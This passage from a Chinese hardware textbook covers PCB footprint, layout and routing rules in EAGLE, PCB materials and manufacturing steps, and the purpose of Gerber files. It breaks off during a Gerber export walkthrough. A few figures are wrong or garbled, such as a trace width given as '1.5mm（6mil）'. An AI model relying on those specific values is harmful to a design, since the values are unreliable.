在做 PCB 设计时，有一些基本规则需要遵从，这些规则都是经过了长时间的积累积淀下来的，在设计 PCB 时，最好不要违背这些规则。这里简单讲一些规则，适合简单的 PCB 设计。

小贴士：本节有关封装设计的内容步骤，可以参看第 9 章中“DIY HackNet”部分。

7.4.1 元器件封装制作

在制作直插元器件封装时，需要考虑引脚间距、粗细及元件摆放空间，防止出现元件无法摆放或者引脚长度、宽度不合适的情况。

贴片元件需要考虑焊盘大小、锡膏层开窗大小、阻焊层开窗大小、机械孔和丝印。

在 EAGLE 中，在编辑封装时，1~2 是底层和底层铜箔，也就是焊盘所在的层，通常焊盘大小依照元器件规格书或者 DateSheet，按照规格书制作就可以。如果没有，就需要按照元器件的实际测量尺寸自己制作，一般情况下焊盘要比元器件稍大，防止 SMT 时摆放不正或者焊接面积过小引起虚焊。

29~30 是阻焊层，也就是阻焊油墨在焊盘上留多大的空白让焊盘空出，以供元器件焊接，通常阻焊层开窗都会比焊盘稍大，如图 7-130 所示，焊盘外面的虚线框就是阻焊开窗，通常开窗的大小都会比焊盘大 0.1mm（4mil），防止因为工厂工艺公差导致阻焊油墨印到焊盘上引起虚焊。对于密集型的 PCB 来说，比如手机 PCB，开窗大小和焊盘大小一致就行，开窗过大反而会影响 PCB 焊接。这个设置可以由设计规则来定，而且一般 PCB 工厂在生产时会依据自己的工艺精度进行相应调整。

31~32 是锡膏层，也就是开钢网时开的孔大小，通常和焊盘大小一样。




图7-130 MicroUSB母座封装

最后我们可以单击鼠标右键打开焊盘属性，看到下面有三个选项，“Thermals”、“Stop”和“Cream”，如图 7-131 所示，分别对应“热焊盘”“阻焊”“锡膏”，如果不勾选第一个，覆铜在连接时就不会产生热焊盘，实际效果如图 7-132 所示。一些需要散热器件或者接插件的焊盘可以如此处理，只不过因为整块铜箔都连接在一起，热量散失快，对 SMT 的工艺要求较高。




图7-131　MicroUSB母座封装焊盘选项




图7-132　没有勾选热焊盘选项的对比效果

机械孔开槽，通常要开异形焊盘的话，都是在 PCB 上使用贴片焊盘外加机械孔开槽，比如在 EAGLE 中制作异形焊盘的话，用 46 层的宽度为 0 的线画出轮廓即可，导出 Gerber 时不要忘了这一层，如图 7-133 所示。




图7-133　异形焊盘的机械孔开槽

丝印层，丝印不要覆盖了焊盘，再就是 0402、0201 这样的小封装或者其他 QFN 封装器件的内部，不要留有丝印标识，丝印是一层有一定厚度的油墨，如果加了丝印会导致元器件无法直接接触到 PCB 板面，从而引起虚焊。如果需要标识，留在元器件四周即可，如图 7-134 所示。




图7-134　中间留有丝印标识的0402封装

7.4.2 PCB的布局

PCB 的布局、元器件摆放遵循的基本原则如下。

1）先大后小，先难后易

大的、重要的核心器件和单元电路应该优先布局，利于提高 PCB 设计效率。

2）尽量避免大的器件两面重叠放置

防止 SMT 焊接加热时两面都有大器件大焊盘，导致温度上升慢。整板温度不均，会导致焊接质量不可靠。

3）器件摆放参照原理图

根据主信号流向规律安排主要元器件，阻容摆放尤其是去耦滤波器件应该尽量靠近元器件。使用同一种电源的器件尽量放在一起。

4）相同结构的电路尽可能“对称”

器件均匀布置，重心平衡，板面美观，同类型接插件尽量在横向或者纵向上找一个方向放置，有极性的元器件也尽量在横向或者纵向上同向，方便生产和检测。

5）发热元件合理摆放

发热元件应该均匀摆放，利于单板或者整机散热，除了温度传感器之外的对温度敏感的元器件应该远离发热量大的元器件。如果有散热口，热源应该摆放在散热口。

6）合理留测试点

适当留测试点，方便生产测试与故障调试，尤其是在前期测试阶段，适当的测试点是必需的。

7）元器件摆放不能太靠边

在 SMT 时，PCB 是由传送带传送，所以需要留下足够的空间，也就是工艺边才能让 PCB 正常进入传送带。通常工艺边宽度不小于 3mm，长度不小于 50mm，在这个范围内不能有元器件和走线，特别注意一些有突起的接插件。如果空间不足，就在 PCB 上单独增加工艺边或者拼版。

如果拼版，元器件应该离 V-CUT 或者邮票孔边保持一定距离，防止在分板时损伤元器件或者应力损失焊盘。这方面 PCB 工厂一般会注意，有问题会帮忙调整。

7.4.3 PCB的布线

PCB 布线通常遵循以下规则。

1）避免过孔紧挨贴片焊盘

如果过孔距离贴片焊盘太近（如图 7-135 所示），而且过孔内径比较大还是开窗的，那么在板子过回流焊时，焊盘上融化后的焊锡会通过过孔流到另一面，造成贴片焊盘的焊锡不足引起虚焊。所以通常先拉出一段距离再打过孔，保证过孔和焊盘边缘的距离都在 25mil 以上，并且过孔还需要盖油。

当然，如果过孔内径特别小而且贴片焊盘很大的话，为了美观，可以考虑将过孔直接放入焊盘内部，但需要注意虚焊问题！

2）贴片焊盘上的走线不能比焊盘宽

贴片焊盘上的走线如果比焊盘宽，会导致走线和焊盘间距太小，有短路的风险，其次是假设原本焊盘的尺寸是 2mm×2mm，一个 2.5mm 粗细的导线接入焊盘，若阻焊开窗外扩 0.3mm，那么最后焊盘上露出的大小就是 2.3mm×2.3mm，比原来的焊盘大很多，但锡膏开窗大小还是 2mm×2mm，会导致锡量减少引起虚焊，如图 7-136 所示。




图7-135　大过孔距离焊盘过近，小过孔放入焊盘

图7-136　导线比焊盘宽，导致开窗露铜比焊盘大很多

3）避免直角走线和锐角走线

如图 7-137 所示，避免沿着贴片焊盘平行走线随后直角接入焊盘（左一），避免锐角走线（左二），正确的做法是斜角走线（右二），或者将线从焊盘斜角引出（右一）。

4）注意线宽过流能力和走线间距

当铜箔厚度为 0.05mm 时，1mm～1.5mm 线宽的走线过 2A 电流通常温度不会高于 3℃，所以，通常导线线宽设置为 1.5mm（6mil）时就可以满足常规需求，而且因为 PCB 工厂的工艺精度问题，为了提高 PCB 的良品率减少断线，通常 PCB 工厂都要求最小线宽 6mil，当然我们日常设计中线宽 8mil 就可以了。至于大电流或者发热器件，为了让导电能力更强散热更

快，可以考虑将导线线宽相应加宽。

同样的道理，走线间距和走线与过孔、焊盘间距也要注意，通常 PCB 工厂会有相应的工艺标准，如果有细微差距，PCB 工厂会自己做修改补偿。

5）平行线与交叉线

输入输出端用的导线应尽量避免相邻平行，最好加线间地线，以免发生反馈耦合。差分线最好相邻平行，同时保证两条线长度一致，如图 7-138 所示。

图7-137　错误的走线和正确的走线




图7-138　差分线

6）信号分开与隔离

总的连线可能短，关键信号线最短。意思是总线尽可能短，关键信号线要短，走得越大越容易被干扰。高电压、大电流信号与低电压、小电流的弱信号完全分开；模拟信号和数字信号分开；高频信号与低频信号分开；高频元器件的间隔要充分。

7）覆铜要慎重

很多人习惯性地全覆铜，而且出于让 PCB 焊接时尽可能不变形的目的，大部分 PCB 生产厂家会要求 PCB 设计者在 PCB 的空旷区域填充铜皮或者网格状的地线。

在高速线路上，覆铜要慎重，接地处理得好，能减少信号线的回流面积，减小信号对外的电磁干扰，处理得不好就会产生 EMI 问题。

不过对于简单的低速的双面 PCB 设计，踏踏实实覆铜吧。

7.5　小结

EAGLE 作为一个 PCB 设计软件，而且是一个功能很完善的 PCB 设计软件，操作使用说明足够单独写一本书，所以本章只是简单介绍了 EAGLE 软件的功能，依据实际案例做讲述，

分享了一些简单的用法，使读者能够自己做封装、画原理图、布电路板，满足自己 DIY 硬件的基本需求。

另外，网上 EAGLE 的教程不多，官方的教程是全英文的，如果作者有时间，会考虑录一点视频教程详细讲解。其实读者可以看官方提供的教程和手册，如果遇到问题先在文档里搜，把官方教程当字典用。

PCB 设计是一门很深奥的学问，本书仅仅讲述了最初级的使用，也就是入门设计，使得没有接触过 PCB 硬件设计的读者能够通过本书学会简单的 PCB 设计。如果想更深入地了解 PCB 设计，请参阅其他的 PCB 教程，原理都是相通的，只是使用的软件工具不同而已。

第8章　硬件加工生产指南

在计算机上用 EAGLE 等 PCB 设计软件设计完成 PCB 后，就需要生产 PCB 了，本章会讲述硬件的生产制造加工流程，从如何投厂制板，到如何采购元器件，到如何焊接调试，让读者能够了解到硬件 DIY 的各方面技能，继而自主设计制造“专属”的安全硬件工具。

注意：本书只是简单介绍行业相关知识，让读者能够通过这些知识对硬件生产制造行业有一个初步了解，并非从专业角度深入讲述各个流程步骤，专业人士请勿较真！读者如果想要了解细化的专业知识流程，请参阅相关专业书籍。

8.1　PCB的相关知识

印刷电路板，又称印制电路板或印刷线路板，英文缩写为 PCB（Printed Circuit Board）或 PWB（Printed Wire Board），是重要的电子部件，是电子元件的支撑体，其中也有金属导体连接电子元器件的线路。

在 PCB 出现之前，各种元件都是通过导线连接的，复杂一点的电路都是密密麻麻的蜘蛛网。20 世纪初，人们为了简化电子机器的制作，减少电子零件间的配线，降低制作成本，开始钻研以印刷的方式取代配线的方法。三十年间，不断有工程师提出在绝缘的基板上加以金属导体做配线。1925 年，美国人 Charles Ducas 在绝缘的基板上印刷出线路图案，再以电镀的方式，成功建立导体做配线。1936 年，奥地利人保罗・爱斯勒在英国发表箔膜技术，他在一个收音机装置内采用了印刷电路板；在日本，宫本喜之助以喷附配线法“メタリコン法吹着配線方法”成功申请专利。两者中保罗・爱斯勒的方法与现今的印刷电路板方法最相似，这类做法称为减去法，即把不需要的金属除去；而 Charles Ducas、宫本喜之助的做法是只加上所需的配线，称为加成法。因为当时的电子零件发热量大，两者的基板也难以配合使用，以致未有正式的实用产品，不过也使印刷电路技术更进一步。之后，PCB 技术不断进步，才有了我们现在常用的各种 PCB 电路板。

拆开常见的各种硬件后各种颜色的板子就是 PCB，本节就讲述 PCB 是怎么加工制造的，我们用 PCB 软件设计好 PCB 后，怎么将设计文件转化为电路板。

8.1.1 PCB的结构

之所以要讲 PCB 的结构，是因为它涉及后面讲 PCB 抄板时会提到的一些概念。

目前的电路板主要由以下部分组成。

- 线路与图面（Pattern）：线路是作为原件之间导通的工具，在设计上会另外设计大铜面作为接地及电源层。线路与图面是同时做出的。
- 介电层（Dielectric）：用来保持线路及各层之间的绝缘性，俗称基材。
- 孔（Through Hole / via）：导通孔可使两层以上的线路彼此导通，较大的导通孔则作为零件插件用，另外有非导通孔（nPTH）通常用来作为表面贴装定位，组装时固定螺丝用。
- 防焊油墨（Solder Resistant/Solder Mask）：并非全部的铜面都要附着焊锡焊接零件，因此非吃锡的区域，会印一层隔绝铜面吃锡的物质（通常为环氧树脂），避免非吃锡的线路间短路。根据不同的工艺，分为绿油、红油和蓝油。
- 丝印（Legend /Marking/Silk Screen）：此为非必要构成，主要功能是在电路板上标注各零件的名称和位置框，方便组装后维修及辨识用。
- 表面处理（Surface Finish）：由于铜面在一般环境中很容易氧化，导致无法上锡（焊锡性不良），因此会在要吃锡的铜面上进行保护。保护的方式有喷锡（HASL）、化金（ENIG）、化银（Immersion Silver）、化锡（Immersion Tin），有机保焊剂（OSP），方法各有优缺点，统称为表面处理。

按照层数电路板又分单面板、双面板、多层板；按特性还有镂空板、软硬结合板等，如图 8-1 所示。

PCB 电路板的基础材料称为基材，也就是常说的板材，常见的几种主要成分如下。

- FR-1：酚醛棉纸，这种基材也称为电木板（比 FR-2 性价比高）。
- FR-2：酚醛棉纸，类似 FR-1，但药剂浓度不同，添加剂也不同。
- FR-3：棉纸、环氧树脂。
- FR-4：玻璃纤维板、环氧树脂。
- FR-5：玻璃纤维板、环氧树脂。
- FR-6：毛面玻璃、聚酯。
- G-10：玻璃纤维板、环氧树脂。
- CEM-1：棉纸、环氧树脂（阻燃）。
- CEM-2：棉纸、环氧树脂（非阻燃）。




图8-1　PCB的结构

- CEM-3：玻璃纤维板、环氧树脂。
- CEM-4：玻璃纤维板、环氧树脂。
- CEM-5：玻璃纤维板、多元酯。
- AIN：氮化铝。
- SIC：碳化硅。

最常见的基材是 FR-4，也就是环氧树脂、玻璃纤维板，如图 8-2 所示。还有 LED 灯常用的铝基板，如图 8-3 和图 8-4 所示，排线常用的柔性 PCB 如图 8-5 所示。




图8-2　玻璃纤维板




图8-3　铝基板




图8-4　铝基板LED灯结构




图8-5　柔性PCB

在 PCB 设计中，丝印层、阻焊层和铜箔分别对应 PCB 的哪些层，在讲到 Geber 时会详细讲解。

8.1.2　PCB的制作方法

根据不同的技术可分为消除和增加两大类过程。

减去法（Subtractive）是利用化学品或机械将空白的电路板（即铺有一块完整金属箔的电路板）上不需要的地方除去，余下的地方便是所需要的电路。

- 丝网印刷：把预先设计好的电路图制成丝网遮罩，丝网上不需要的电路部分会被蜡或者不透水的物料覆盖，然后把丝网遮罩放到空白线路板上面，再给丝网上油（上不会被腐蚀的保护剂），把线路板放到腐蚀液中，没有被保护剂遮住的部分便会被蚀走，最后把保护剂清理。
- 感光板：把预先设计好的电路图制在透光的胶片遮罩上（最简单的做法就是用打印机印出来的投影片），同理应把需要的部分印成不透明的颜色，再在空白线路板上涂上感光颜料，将预备好的胶片遮罩放在电路板上照射强光数分钟，除去遮罩后用显影剂把电路板上的图案显示出来，最后如同用丝网印刷的方法一样把电路腐蚀。
- 刻印：利用铣床或激光雕刻机直接把空白线路上不需要的部分除去。

加成法（Additive），现在普遍是在一块预先镀上薄铜的基板上覆盖光阻剂（D/F），经紫外光曝光再显影，把需要的地方露出，然后利用电镀把线路板上正式线路铜厚增厚到所需要的规格，再镀上一层抗蚀刻阻剂——金属薄锡，最后除去光阻剂（这个制作过程称为去膜），再把光阻剂下的铜箔层蚀刻掉。

多层板的制作常用的是积层法和增层法。

积层法是制作多层印刷电路板的方法之一，是在制作内层后才包上外层，再把外层以减去法或加成法处理。不断重复积层法的动作，可以得到更多层数的电路板，这种多层印刷电

路板的方法称为顺序积层法。

增层法是制作多层印刷电路板的方法之一，是把印刷电路板一层一层地加上。每加上一层就处理至所需的形状。

8.1.3 PCB的生产流程

PCB 的基本生产流程如下。

1. 联系厂家

首先需要联系厂家，然后注册客户编号，便会有人为你报价、下单并跟进生产进度。

2. 开料

目的：根据工程资料 MI（Manufacturing Instruction，制作指示）的要求，将符合要求的大张板材裁切成符合客户要求的小块板料。

流程：大板料→按 MI 要求切板→锔板→啤圆角/磨边→出板。

3. 钻孔

目的：根据工程资料，在所开符合要求尺寸的板料上相应的位置钻出所求的孔径。

流程：叠板销钉→上板→钻孔→下板→检查/修理

4. 沉铜

目的：沉铜是利用化学方法在绝缘孔壁上沉积一层薄铜。

流程：粗磨→挂板→沉铜自动线→下板→浸 1%稀 H_2SO_4→加厚铜。

5. 图形转移

目的：图形转移是将菲林上的图像转移到板上。

蓝油流程：磨板→印第一面→烘干→印第二面→烘干→曝光→冲影→检查。

干膜流程：麻板→压膜→静置→对位→曝光→静置→冲影→检查。

6. 图形电镀

目的：图形电镀是在线路图形裸露的铜皮上或孔壁上电镀一层达到要求厚度的铜层与要求厚度的金镍或锡层。

流程：上板→除油→水洗二次→微蚀→水洗→酸洗→镀铜→水洗→浸酸→镀锡→水洗→下板。

7. 退膜

目的：用 NaOH 溶液退去抗电镀覆盖膜层使非线路铜层裸露出来，流程如下。

水膜：插架→浸碱→冲洗→擦洗→过机。

干膜：放板→过机。

8. 蚀刻

目的：蚀刻是利用化学反应法将非线路部位的铜层腐蚀。

9. 绿油

目的：绿油是将绿油菲林的图形转移到板上，起到保护线路和阻止焊接零件时线路上锡的作用。

单面板流程：磨板→印感光绿油→锔板→曝光→冲影。

双面板流程：磨板→印第一面→烘板→印第二面→烘板。

10. 字符丝印

目的：用丝网印刷的方法添加便于辨认的标记字符。

流程：绿油终锔后→冷却静置→调网→印字符→后锔。

11. 镀金手指

目的：在金手指（Connecting Finger）上镀上一层要求厚度的镍/金层，使之硬度更高而且更具耐磨性。

流程：上板→除油→水洗两次→微蚀→水洗两次→酸洗→镀铜→水洗→镀镍→水洗→镀金。

12. 镀锡板（并列的一种工艺）

目的：喷锡是在未覆盖阻焊油的裸露铜面上喷上一层铅锡，以保护铜面不被氧化，保证具有良好的焊接性能。

流程：微蚀→风干→预热→松香涂覆→焊锡涂覆→热风平整→风冷→洗涤风干。

小贴士：如果使用大面积喷锡，在做 SMT 过回流焊炉时，焊锡融化后会在表面形成波纹，严重影响表面的视觉效果。所以，尽量不要使用大面积喷锡，大面积漏铜考虑用沉金工艺，如果需要银白色，可以考虑特殊工艺“镀银”，或者使用特殊的高熔点喷锡工艺。

13. 成型

目的：通过模具冲压或数控锣机（也称数控 CNC 雕刻机）锣出客户所需要的形状，成型的方法有机锣、啤板、手锣和手切。

说明：数据锣机板与啤板的精确度较高，手锣其次，手切板精度最低，只能做一些简单的外形。

14. 测试

目的：通过测试模具对板进行 100%电子通断测试，检测目视不易发现的开路、短路等影响功能性的缺陷。

流程：上模→放板→测试→合格→FQC 目检→不合格→修理→返测试→OK→REJ→报废。

15. 终检

目的：通过 100%目检板件外观缺陷，并对轻微缺陷进行修理，避免有问题及有缺陷的板件流出。

具体工作流程：来料（送来的物料）→查看资料→目检→合格→FQA 抽查→合格→包装→不合格→处理→检查 OK。

16. 发货

将生产合格的电路板打包发货给客户。

看着这 1~16 步是不是感觉好复杂？其实作为客户，联系厂商，提供设计文件或者工程文件，厂商报价合适，工艺能满足，付款后等着收货就可以了。

8.2　PCB的工程文件Gerber

一般情况下，不会直接给 PCB 制板厂 PCB 设计文件，特别是不常用的 PCB 软件，厂家不会用怎么办？这时就要用到 Gerber 格式的设计文件，也称光绘文件。

8.2.1 什么是Gerber

Gerber 格式是一种二维矢量图像文件格式。它是印刷线路板行业软件中用于描述印刷线路板图像的标准格式，例如线路层、阻焊层、字符层、钻孔层等。

Gerber 格式最初是由 Gerber 系统公司开发。因 Ucamco 公司的前身 Barco 公司收购了 Gerber 系统公司，Gerber 格式现由 Ucamco 公司所有。Ucamco 公司不断更新 Gerber 规格说明书的版本。

Gerber 格式有以下两个版本。

- 扩展 Gerber 格式，或称 RS-274X 格式，目前被广泛使用。
- 标准 Gerber 格式，或称 RS-274D 格式，已被弃用并被 RS-274X 格式取代。

Gerber 格式的应用之一是将 PCB 的设计数据从设计转换到生产。PCB 通常由线路板设计人员使用专业的电子设计自动化（EDA）或者计算机辅助设计（CAD）软件进行设计，然后输出成 Gerber 格式的文件。Gerber 文件被送到 PCB 工厂，并被输入到计算机辅助制造 CAM 系统对设计信息进行转换，为 PCB 生产的每一道工艺流程提供数据。Gerber 文件亦被用作传输钻孔信息，然而因为历史原因，钻孔资料通常使用 Excellon 格式。

另一个应用是传输单个图像，CAM 系统可输出 Gerber 文件为绘图机提供数据。

8.2.2 为什么要用Gerber

大多数工程师都习惯于将 PCB 文件设计好后直接送 PCB 厂加工，特别是用 Protel 的工程师，但国际上比较流行的做法是将 PCB 文件转换为 Gerber 文件和钻孔数据后交给 PCB 厂，为何要“多此一举”呢？

因为电子工程师和 PCB 工程师对 PCB 的理解不一样，由 PCB 工厂转换出来的 Gerber 文件可能不是你所要的，而且不是所有的 PCB 厂都会用你所用的 PCB 设计软件，例如在设计时将元件的参数都定义在 PCB 文件中，又不想让这些参数显示在 PCB 成品上，如果没有做详细说明，PCB 厂依葫芦画瓢将这些参数都留在了 PCB 成品上就糟糕了。还有就是为了保护自己的劳动成果不被窃取（万一 PCB 工厂将设计文件泄露了），为了保护公司的机密不被盗窃，转换成 Gerber 文件是非常有必要的，这也是 Gerber 文件最重要的作用。

当然，对于那些专业抄板的公司来说，Gerber 文件也能抄板，但这个价码和难度与直接拿 PCB 设计文件完全不是一个层级的。硬件开源程度的一个重要区分是开放 PCB 设计文件，还是只开放 Geber，还是只给 PDF 文件，还是什么都不给。

8.3　如何导出Gerber文件

既然 Gerber 如此重要，那么 Gerber 文件是如何生成的呢？本节就以 EAGLE 和 KiCAD 为例，分享 Gerber 文件的导出方法，因为国外的开源硬件大多数都用的是这两种 PCB 设计软件，至于 Protel、AltiumDesigner、PADS、Cadence 导出 Gerber 的方法，在网上搜搜就可以找到。

8.3.1　如何用EAGLE导出Gerber

我们找一个 PCB 样例，例如 Arduino UNO，这是官方开源的，下载地址 https://www.arduino.cc/en/Main/ArduinoBoardUno，标明了是 EAGLE 格式的，如图 8-6 所示。

图8-6　设计文件下载

将下载下来的压缩文件解包，可以看到两个文件，这就是 Arduino UNO 的设计文件，如图 8-7 所示。

图8-7　设计文件目录

用 EAGLE 打开 brd 格式的 PCB 设计文件，如图 8-8 所示，软件也会自动打开 sch 格式的原理图文件。

